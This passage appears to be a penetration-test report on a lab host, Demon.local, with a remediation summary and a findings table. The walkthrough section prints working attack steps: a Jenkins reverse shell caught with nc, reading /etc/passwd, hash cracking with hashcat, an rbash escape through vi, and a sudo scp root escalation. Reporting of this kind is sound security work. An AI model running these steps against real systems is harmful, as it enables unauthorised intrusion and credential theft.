
- Access to the website `yamaha.demon.local` revealed a Jenkins web application in operation.




- Default credentials, specifically the most commonly used combinations, enabled successful login to the Jenkins instance. Analysis confirmed that Jenkins operates with outdated software.




- Upon logging into Jenkins as an administrator user, the Script execution feature was accessed via the Admin Console in the Scripts section.



- Jenkins's Script Execution capability was identified. Testing confirmed its activation, enabling command execution on the backend server.



- Upon gaining access, additional users such as **yamaraj** and **chitragupta** were discovered. A custom Groovy script was then utilized to establish a reverse connection from the host **Demon.local** machine, which succeeded as observed.




```
(student@Desktop-L34MDJF) - [~/demon/testing]
$ nc -lvnp 8858
listening on [any] 8858 ...
connect to [172.20.0.132] from (UNKNOWN) [172.20.0.139] 38556
whoami
jenkins
bash -i
bash: cannot set terminal process group (690): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@demon:/$ ls -la /home
ls -la /home
total 20
drwxr-xr-x  5 root        root          4096 Jan 25 11:03 .
drwxr-xr-x 18 root        root          4096 Jan 24 17:03 ..
drwxr-x---  4 chitragupta chitragupta  4096 Jan 25 16:24 chitragupta
drwxr-x---  2 jenkins     jenkins     4096 Jan 25 13:07 jenkins
drwx----- 4 yamaraj     yamaraj     4096 Jan 27 16:07 yamaraj
jenkins@demon:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<SNIP>
yamaraj:x:1000:1000:Yama Dharamaraj,,,:/home/yamaraj:/bin/bash
<SNIP>
jenkins:x:999:1001::/var/lib/jenkins:/bin/false
chitragupta:x:1001:1002::/home/chitragupta:/bin/rbash
jenkins@demon:/$
```

- In the `/home/jenkins` directory, a file named `random.xlsx` was identified. With only Bash access available, the file could not be opened locally and required transfer to the tester machine using Python 3's built-in upload library.

```
jenkins@demon:/$ cd /home
cd /home
jenkins@demon:/home$ ls
ls
```

```
chitragupta
jenkins
yamaraaj
jenkins@demon:/home$ cd jenkins
cd jenkins
jenkins@demon:/home/jenkins$ ls
ls
random.xlsx
```

- Analysis of the random.xlsx file revealed its content and confirmed that it is password-protected.




- The password of the XLSX file was cracked using **John the Ripper** and **Hashcat**, along with the **wordlist1.txt** from **web.demon.local**.

```
(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ office2john random.xlsx > hash.sheet

(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ cat hash.sheet
random.xlsx:
$office$*2007*20*128*16*75ffXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX416ca

(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ hashcat -m 9400 hash.sheet wordlist1.txt --username
$office$*2007*20*128*16*75ffXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX416ca: <redacted>
>
```

- The **random.xlsx** file was opened using the obtained credentials, revealing another flag and a hidden NT hash. Careful examination is required to interpret the NT hash correctly due to its obscured presentation.



- The NT hash was successfully cracked using the **Hashcat** tool in combination mode with the discovered **wordlist1.txt** and **wordlist2.txt**.

```
(student@Desktop-L34MDJF) - [~/demon/testing]
$ echo -n '37aXXXXXXXXXXXXXXXXXXXX8923' > nthash

(student@Desktop-L34MDJF) - [~/demon/testing]
$ hashcat -a 1 -m 1000 nthash wordlist1.txt wordlist2.txt
37aXXXXXXXXXXXXXXXXXXXX8923:<redacted>
```


- After discovering the password for the NT hash, an attempt was made to authenticate using it. The shell session was first upgraded to an interactive shell via a Python spawn shell, revealing that the user **chitragupta** was reusing the same cracked password.

```
jenkins@demon:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
jenkins@demon:/$ su yamaraj
su yamaraj
Password:
su: Authentication failure
jenkins@demon:/$ su chitragupta
su chitragupta
Password: <Redacted>
chitragupta@demon:/$
```

- After gaining access to the user **chitragupta** account, restricted bash access was enforced, as indicated by the shell entry in the **/etc/passwd** file during username enumeration. The only available commands within this restricted environment are **pwd**, **ls**, **whoami**, and **vi**.

```
whoami
chitragupta
ls
ls: cannot open directory '.': Permission denied
pwd
/home/jenkins
ls
ls: cannot open directory '.': Permission denied
cd
rbash: line 9: cd: restricted
vi
```

- The restricted bash environment was bypassed using a vulnerability in the **vi** editor to obtain full Bash access for the user **chitragupta**.



```
vi
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
~
~
~
~
~
~
VIM - Vi Improved
~
~
version 9.0.1499
<SNIP>
~
:set shell=/bin/sh
:shell
bash -i
<SNIP>
chitragupta@demon:/home/jenkins$ cd /home
cd /home
chitragupta@demon:/home$ ls
ls
chitragupta
jenkins
yamaraj
chitragupta@demon:/home$ cd chitragupta
cd chitragupta
chitragupta@demon:~$ ls -la
ls -la
total 20
```

```
drwxr-x--- 4 chitragupta chitragupta 4096 Jan 25 16:24 .
drwxr-xr-x 5 root        root        4096 Jan 25 11:03 ..
lrwxrwxrwx 1 root        root         9 Jan 25 13:06 .bash_history -> /dev/null
-rwxr-xr-x 1 root        root        15 Jan 25 12:18 .bash_profile
drwxr-xr-x 2 chitragupta chitragupta 4096 Jan 25 12:19 bin
drwx----- 3 chitragupta chitragupta 4096 Jan 25 16:24 .config
chitragupta@demon:~$ cat bin
cat bin
cat: bin: Is a directory
chitragupta@demon:~$ cat .config
cat .config
cat: .config: Is a directory
chitragupta@demon:~$
```

- After enumerating the **chitragupta** user, an ELF file named **chitragupta** was discovered in the **/var/chitragupta** directory, owned by the **chitragupta** user. Execution of the **chitragupta** ELF file produced the following message:

```
chitragupta@demon:/var/chitragupta$ file chitragupta
file chitragupta
chitragupta: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=cdd9723ba448e85f6b166217de762ffd00597592, for GNU/Linux 3.2.0, stripped
chitragupta@demon:/var/chitragupta$ ./chitragupta
./chitragupta
Welcome to Yamaloka ChitraGupta
```

- The ELF file **chitragupta** was transferred to the tester machine. Reverse engineering via the **strings** command revealed fragmented strings resembling the **yamaraj** username and associated password.

```
└─(student@Desktop-L34MDJF) - [~/demon]
└─$ strings chitragupta
/lib64/ld-linux-x86-64.so.2
<SNIP>
yamaraj:H
<Redacted>
Welcome to Yamaloka ChitraGupta
<SNIP>
```

- The fragmented strings were concatenated to form a complete password candidate, which was then used successfully to authenticate as the **yamaraj** user.

```
chitragupta@demon:/var/chitragupta$ su yamaraj
su yamaraj
Password: <Redacted>

yamaraj@demon:/var/chitragupta$ whoami
whoami
yamaraj
```

- Following successful authentication as the **yamaraj** user, extended permissions were identified, allowing execution of the **scp** command as **root** on the **Demon.local** machine. These permissions enabled acquisition of **root** access on **Demon.local**.

```
yamaraj@demon:/var/chitragupta$ whoami
whoami
yamaraj
yamaraj@demon:/var/chitragupta$ cd
cd
yamaraj@demon:~$ pwd
pwd
/home/yamaraj
yamaraj@demon:~$ sudo -l
sudo -l
[sudo] password for yamaraj: <Redacted>

Matching Defaults entries for yamaraj on demon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User yamaraj may run the following commands on demon:
    (ALL) /usr/bin/scp
yamaraj@demon:~$ TF=$(mktemp)
TF=$(mktemp)
yamaraj@demon:~$ echo 'sh 0<&2 1>&2' > $TF
echo 'sh 0<&2 1>&2' > $TF
yamaraj@demon:~$ chmod +x "$TF"
chmod +x "$TF"
yamaraj@demon:~$ sudo scp -S $TF x y:
sudo scp -S $TF x y:
# whoami
whoami
root
#
```

Through systematic enumeration, exploitation of misconfigurations, credential recovery, and privilege escalation techniques, Th0mas_Sh316y achieved complete root access on the [Demon.local](#) machine.

6 Remediation Summary

As a result of this assessment there are several opportunities for Demon to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Demon should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Finding Reference 1 - Upgrade to latest Jenkins LTS version, disable public access, implement IP whitelisting, and enable 2FA.
- Finding Reference 2 - Change all default credentials immediately, disable Script Console, and restrict Jenkins to internal network only
- Finding Reference 3 - Remove all credentials from binary files and change **yamaraj** password immediately
- Finding Reference 4 - Remove all exposed wordlists, delete robots.txt flags, and secure directory listings
- Finding Reference 5 - Disable unused subdomains and secure DNS records

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Finding Reference 1 - Deploy Jenkins in isolated network segment with strict firewall rules
- Finding Reference 2 - Implement strong password policies and continuously monitor users with admin access
- Finding Reference 3 - Scan binaries for secrets, use secure password storage, and limit file permissions
- Finding Reference 4 - Block directory enumeration, implement proper robots.txt, and scan for exposed sensitive files
- Finding Reference 5 - Implement DNS filtering and subdomain access controls

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct regular internal vulnerability scans and password audits
- Train developers on secure coding practices
- Educate administrators on security hardening techniques
- Deploy containerized build systems with immutable agents
- Use configuration-as-code for infrastructure management
- Add automated security testing to build pipelines
- Review security updates weekly
- Automate patch deployment processes
- Create approval workflows for new components

-
- Isolate critical systems through network segmentation
 - Use unpredictable subdomain names known only to authorized staff
 - Implement certificate-based access controls
 - Deploy firewalls to block reconnaissance attempts
 - Enable file change monitoring for important directories
 - Automate discovery scanning during development
 - Schedule regular external security assessments
 - Establish vulnerability response timelines
 - Perform binary security checks before deployment

7 Technical Findings Details

1. Jenkins Using Outdated Software - **Critical**

CWE	CWE-1395 - Dependency on Vulnerable Third-Party Component
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	Jenkins version 2.150.2 runs outdated software vulnerable to remote code execution exploits. Attackers can execute code without credentials, modify Jenkins configurations, and access the backend server. This exposes source code repositories, build credentials, and internal network resources to compromise.
Impact	• Allows unauthenticated remote code execution on Jenkins server. • Grants access to backend server without credentials. • Compromises entire Demon.local machine. • Enables access to internal network connected to Demon.local. • Exposes source code and build artifacts. • Causes application downtime.
Affected Component	• Demon.local • 172.20.0.139
Remediation	• Update Jenkins to the latest version. • Apply all security patches regularly. • Run vulnerability scans weekly. • Audit software versions monthly. • Install vendor-provided updates immediately. • Remove unused plugins and features. • Enable security scanning tools.
References	• https://www.jenkins.io/security/ • https://cwe.mitre.org/data/definitions/937.html • https://cwe.mitre.org/data/definitions/1395.html • https://attack.mitre.org/mitigations/M1042/

Finding Evidence

- After logging into the Jenkins web application, navigation to the **About Jenkins** section—or observation of the version number displayed in the bottom-right corner—revealed the installed Jenkins version.

About Jenkins 2.150.2 [in]

Jenkins is a community-developed open-source automation server.

Jenkins depends on the following 3rd party libraries

Mavenized dependencies

Name	Maven ID	License
Jenkins war	org.jenkins-ci.main:jenkins-war:2.150.2	The MIT license
Utility around Java Crypto API	org.jenkins-ci.crypto:util:1.1	MIT License
HttpCommons Client Library	commons-httpclient:commons-httpclient:3.1-jenkins-1	Apache License 2.0
ACF alliance	acpalliance:acpalliance:1.0	Public Domain
Steeple Drive ... Core Library	com.google.inject:guice:4.0	The Apache Software License, Version 2.0
Agent installer module	org.jenkins-ci.modules:slave-installer:1.6	MIT License
Spring Framework DAO	org.springframework:spring-dao:1.2.9	The Apache Software License, Version 2.0
Apache Groovy	org.codehaus.groovy:groovy-all:2.4.12	The Apache Software License, Version 2.0
Stapler Groovy module	org.kohsuke.stapler:stapler-groovy:1.256	2-clause BSD license
Constant Pool Scanner	org.jenkins-ci.constant-pool-scanner:1.2	NetBeans CDDL/GPL
BitSet	org.conscrypt:conscrypt:1.0.0	ISC
SLF4J client authenticator	org.jenkins-ci.modules:safe-csl:1.4	MIT License
ASM Commons	org.ow2.asm:asm-commons:5.0.3	BSD
Symbol annotation	org.jenkins-ci.symbol-annotation:1.1	MIT License
Windows agent installer	org.jenkins-ci.modules:windows-slave-installer:1.9.2	MIT License
Commons Digester	commons-digester:commons-digester:2.1	The Apache Software License, Version 2.0
Java bindings for libcam.ac	org.kohsuke:libcam4j:1.11	The MIT license
Commons IO	commons-io:commons-io:2.4	The Apache Software License, Version 2.0
Int-ecdsa	com.github.jnr:jnr-ecdsa:3.0.45	Eclipse Public License - v 1.0 GNU Lesser General Public License Version 2.1 GNU Lesser General Public License Version 2.1
PUTTY support for Trilead SSH2 library	org.kohsuke:trilead-putty-extension:1.2	MIT License
Instance identity	org.jenkins-ci.modules:instance-identity:2.2	MIT License
Apache Commons Codec	commons-codec:commons-codec:1.9	The Apache Software License, Version 2.0
asm6	org.kohsuke:asm6:6.2	BSD License
XML 2 is a small XML pull parser based on the common XML pull API	net.sf.kxml:kxml2:2.3.0	BSD style Public Domain
libjs-jquery	org.kohsuke:libjs-jquery:3.0.0	COMMON DEVELOPMENT AND DISTRIBUTION LICENSE
JavaScript GUI Lib: jQuery bundles jQuery and jQuery UI scripts	org.jenkins-ci.ui:jquery-detached:1.2	MIT License
json-lib	org.kohsuke:stapler-json-lib:2.4-jenkins-2	The Apache Software License, Version 2.0
Robust HTTP client library	org.jmnet:robust-http-client-robust-http-client:1.2	MIT License
ASM Core	org.ow2.asm:asm:5.0.3	BSD
Int-RI	com.github.jnr:jnr-ri:2.1.8	The Apache Software License, Version 2.0
Int-constant	com.github.jnr:jnr-constant:0.9.9	The Apache Software License, Version 2.0
Timeline component at http://www.simile-widgets.org/timeline/	org.kohsuke:stapler-stapler-adjust-timeline:1.5	BSD License
Log4j Implemented Over SLF4J	org.slf4j:log4j-over-slf4j:1.7.25	Apache Software Licenses


- The outdated Jenkins version has publicly available exploits featuring remote code execution vulnerabilities, such as [this exploit](#).

2. Jenkins Web Application Using Default Password - Critical

